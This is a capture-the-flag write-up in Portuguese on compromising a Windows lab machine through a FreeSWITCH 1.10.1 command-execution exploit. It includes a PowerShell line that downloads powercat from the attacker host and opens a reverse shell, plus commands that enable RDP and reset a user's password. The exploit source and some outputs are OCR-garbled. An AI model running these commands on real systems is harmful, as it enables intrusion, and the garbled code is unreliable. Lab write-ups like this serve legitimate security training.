Networked


Para começar a exploração da máquina, inicialmente foi rodado alguns scaners com o nmap, para entendermos melhor a máquina.

```
Host is up (0.00011s latency).
Not shown: 46053 closed ports, 19460 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2855/tcp open msrp
2856/tcp open cesdinv
5040/tcp open unknown
5060/tcp open sip
5066/tcp open stanag-5066
5080/tcp open onscreen
5985/tcp open wsman
7443/tcp open oracleas-https
8021/tcp open ftp-proxy
8081/tcp open blackice-icecap
8082/tcp open blackice-alerts
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
49670/tcp open unknown
MAC Address: 08:00:27:75:74:A9 (Oracle VirtualBox virtual NIC)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
Raw packets sent: 100834 (4.437MB) | Rcvd: 46076 (1.843MB)
```

Descobrimos diversas portas abertas na máquina alvo. Com isso, realizamos mais enumerações com o nmap para descobrir os serviços ativos.

Fazendo uma análise, descobrimos que existe um serviço vulnerável rodando na aplicação, o "FreeSWITCH 1.10.1".

É possível buscar por exploits online para ele.



Copiamos a exploits para um arquivo python para podermos executar.

```
Speint File: FreeSMITCH 1.18.1 - Command Execution

3 # Esploit File: FreeSMITCH 1.18.1 - Command Execution

3 # Esploit File: FreeSMITCH 1.18.1 - Command Execution

4 # Vendor Romepage: https://freeswitch.com/

5 # Version: 1.18.1

7 # Tested on: Bindows 10 (x64)

8 # Version: 1.18.1

9 # FreeSMITCH listens on port 8021 by default and will accept and run commands sent to

1 # I are authorizating. By default commands are not accepted from remote houts.

1 # Tested on: Estample —

1 # FreedSMITCH listens on port 8021 by default and will accept and run commands sent to

2 # Content-Length: 20

2 # Content-Length: 20

2 # Content-Length: 20

2 # Content-Length: 20

2 # (mark yet) api/response

2 # Content-Length: 20

2 # (mark yet) api/response

3 # (mark yet) api/response

4 # (mark yet) api/response

5 # (mark yet) api/response)

6 # (mark yet) api/response)

7 # (mark yet) api/response)

8 # (mark yet) api/response)

9 # (mark yet) api/response)

9 # (mark yet) api/response)

9 # (mark yet) api/response)

1 # (mark yet) api/response)

2 # (mark yet) api/response)

2 # (mark yet) api/response)

4 # * seed(bytes(*) api/response)

5 # (mark yet) api/response)

6 # * seed(bytes(*) api/response)

7 # (mark yet) api/response)

8 # (mark yet) api/response)

9 # (mark yet) api/response)

1 # (mark yet) api/response)

1 # (mark yet) api/response)

1 # (mark yet) api/response)

2 # (mark yet) api/response)

3 # (mark yet) api/response)

4 # (mark yet) api/response)

5 # (mark yet) api/response)

6 # (mark yet) api/response)

7 # (mark yet) api/respon
```

Então com tudo pronto, vamos fazer um teste para ver se a exploits está realmente funcionando.

```
(root  Pentest)-[~/Documents/FIAP/Networked]
# python exploit.py 10.2.0.17 whoami
Authenticated
Content-Type: api/response
Content-Length: 22

desktop-u5e0rvf\mario
```

Executando vimos que obtivemos com sucesso a RCE no sistema, agora temos que buscar pela reverse shell, para termos acesso completo na máquina.

Depois de algum tempo tentando, descobrimos uma forma de obter a shell completa no sistema, para isso, vamos utilizar o netcat em formato powershell, seguindo o tutorial disponível no link: https://www.hackingarticles.in/powershell-for-pentester-windows-reverse-shell/.

Então baixamos o powercat.ps1 do github.

Depois disso, abrimos a porta 443 na nossa máquina, abrimos um servidor http com o python, para que seja possível baixar a exploit da máquina da vítima e executamos o comando que baixa o powercat e o usa para enviar sua shell.

```
Payload

python3 exploit.py 10.2.0.17 "powershell -c \"IEX(New-Object

System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c

10.2.0.3 -p 443 -e cmd\""
```

```
(roor@ nemtest)-[-/Documents/FIAP/Networked]
python3 exploit.py 10.2.0.17 *powershell -c \*IEX(New-Object System.Net.WebClient).DownloadString('http://10.2.0.3/powercat.ps1');powercat -c 10.2.0.3 -p 443 -e cmd\**
whithenticated
```

Com isso recebemos com sucesso a shell do sistema.

```
(root® Pentest)-[~/Documents/FIAP/Networked]

# nc -vlnp 443

listening on [any] 443 ...

connect to [10.2.0.3] from (UNKNOWN) [10.2.0.17] 65227

Microsoft Windows [vers�o 10.0.19041.172]

(c) 2020 Microsoft Corporation. Todos os direitos reservados.

C:\Program Files\FreeSWITCH>■
```

Com isso, conseguimos invadir com sucesso a máquina, agora vamos partir para a enumeração e tentar escalar nosso privilégio no sistema.

Primeiramente vamos obter algumas informações básicas sobre o sistema com o comando systeminfo.

```
C:\Program Files\FreeSwITCH>systeminfo

Systeminfo

Nome do host:

Nome do sistema operacional:

Vers*vo do sistema operacional:

10.0.19041 N/A compila*vo 19041

Microsoft Windows 10 Pro

110.0.19041 N/A compila*vo 19041

Microsoft Corporation

Tipo de compila*vo do sistema operacional:

Propriet*vo registrado:

Interest of the tworked

Removice of the compilation of the
```

Vimos então que se trata de um Windows 10 Pro.

Vamos agora enumerar as permissões do nosso usuário com o comando net user.

```
C:\Program Files>net user mario
net user mario
Nome de usu�rio
                                    mario
Nome completo
Coment@rio
Coment∲rio do usu∲rio
                               00
Sim
C�digo do pa�s/regi�o
                                     000 (Padr�o do sistema)
Conta ativa
Conta expira em
                                   Nunca
�ltima defini��o de senha
A senha expira
Altera��o de senha
                                     ?10/?06/?2020 11:10:19
                                 Nunca
?10/
Altera��o de senha
                                     ?10/?06/?2020 11:10:19
                                  N∳o
Senha requerida
O usu�rio pode alterar a senha
                                    Sim
Esta��es de trabalho permitidas
                                     Todos
Script de logon
Perfil do usu∲rio
Pasta base
                                    ?12/?07/?2022 23:47:26
◆ltimo logon
Hor∲rio de logon permitido
                                    Todos
Associa��es de Grupo Local
                                     *Administradores
                                  *Usu�rios
Associa��es de Grupo Global
                                     *None
Comando conclu�do com �xito.
```

Fazendo isso, vimos que estamos associados ao grupo de administradores do sistema, então temos alguns privilégios adicionais.

Usando isso, podemos habilitar o RDP no sistema para que possamos nos conectar com uma interface gráfica, para isso, utilizamos o comando:

- reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG DWORD /d 0 /f


```
C:\Program Files>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f A opera��o foi conclu�da com �xito.
```

Agora com o RDP habilitado, temos que alterar a senha do usuário Mario, par que possamos nos conectar a ele, para isso, vamos usar o comando net user mario 123, mudando sua senha para 123.


```
C:\Program Files>net user mario 123
net user mario 123
Comando conclu�do com �xito.
```

Agora com tudo concluído, podemos então nos autenticar com o RDP.

```
| Streets | Freets |
```




De cara nos deparamos com um arquivo txt chamado user. Abrindo-o, podemos ver que é a flag de user do CTF.




Agora temos que escalar nosso acesso para o usuário administrador, para que possamos completar o desafio.


Para isso, navegando pelo sistema, descobrimos um arquivo interessante chamado "notes". Nesse arquivo mostra uma mensagem dando uma sugestão de senha para o próximo usuário que temos que nos conectar: calcuta901.



Com essa informação, precisamos descobrir quais são os outros usuários da máquina, então indo em C://Users, descobrimos o usuário chamado networked.



Vamos então tentar conseguir uma shell com esse usuário usando a senha encontrada, para isso vamos usar o comando "runas /u:networked cmd.exe". Fazendo isso, foi solicitada a senha e inserimos a que encontramos anteriormente.



Então agora somos o usuário "networked" e podemos ir até o seu desktop para ver se encontramos a flag de root.

```
C:\Users\networked>cd Desktop
C:\Users\networked\Desktop>dir
O volume na unidade C não tem nome.
 O Número de Série do Volume é 005F-7509
 Pasta de C:\Users\networked\Desktop
10/06/2020 11:06
                     <DIR>
10/06/2020 11:06
10/06/2020 08:26
                     <DIR>
                             1.446 Microsoft Edge.lnk
               2 arquivo(s)
2 nasta(r)
10/06/2020 11:20
                                     1.485 bytes
               2 pasta(s) 33.495.801.856 bytes disponíveis
C:\Users\networked\Desktop>type root.txt
dfoepc84mdksp0anaue84hdk39asd02ekda09ap
C:\Users\networked\Desktop>_
```

Pegando a última flag concluímos com sucesso o desafio proposto.